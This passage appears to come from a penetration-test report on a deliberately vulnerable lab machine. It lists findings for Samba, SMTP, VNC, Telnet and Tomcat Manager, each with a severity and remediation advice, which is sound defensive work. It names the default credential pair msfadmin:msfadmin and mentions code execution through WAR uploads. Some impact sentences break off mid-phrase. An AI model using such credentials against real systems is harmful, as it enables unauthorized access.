- **Disable or Secure the username map script:** Ensure that this feature is either disabled or properly secured with input sanitization.
- **Update Samba:** Upgrade to a patched version of Samba that addresses this misconfiguration
- **Access Restrictions:** Use firewall rules to limit access to SMB ports from trusted networks only.
- **Log Review:** Monitor logs for suspicious username inputs and SMB activity.

SMTP Service (Postfix smtpd) - Port 25

Vulnerability: Misconfigured SMTP services can be used for spam relaying or email enumeration.

Potential Impact: Low to Medium. It can be leveraged for phishing campaigns or user enumeration.

Severity: Medium

Recommendation:

- Disable Open Relay: Ensure that the SMTP server is not configured as an open relay
 - Enable Authentication: Use SMTP authentication and restrict email sending permission
-

VNC Service (VNC protocol 3.3) - Port 5900

Vulnerability: VNC is configured without authentication, making it easy to gain control of the graphical desktop.

Potential Impact: High. Unauthorized access can lead to complete control of the

Severity: High

Recommendation:

- Implement Strong Authentication: Use strong passwords and enable encryption.
- Restrict Access: Limit VNC access to trusted networks.

Telnet Weak Authentication (Port 23 - Telnet)

Vulnerability: Telnet service is enabled with default or weak credentials (e.g., msfadmin:msfadmin) allowing attackers to gain unauthorized access.

Potential Impact: High. Unauthorized access can lead to complete control of the

Severity: **High**

Recommendation:

- Disable Telnet and use SSH instead: Telnet transmits data (including passwords) in plaintext, making it highly insecure. Replace it with SSH, which provides encrypted communication.
- Enforce strong credentials and access controls: password policies, and limit access using firewalls or allowlists to reduce exposure.

Apache Tomcat Manager Exposed with Default Credentials (Port 8180)

Vulnerability: The Apache Tomcat Manager interface is publicly accessible and uses default credentials, allowing remote code execution through WAR file uploads.

Potential Impact: High. Unauthorized access can lead to complete control of the

Severity: Medium

Recommendation:

- Restrict access to the Tomcat Manager interface: Use network-level controls (e.g., firewalls or reverse proxies) to restrict access only to trusted IPs or internal users.
- Change default credentials and implement strong authentication: Remove default accounts, enforce complex passwords, and consider integrating with centralized authentication systems (e.g., LDAP or SSO).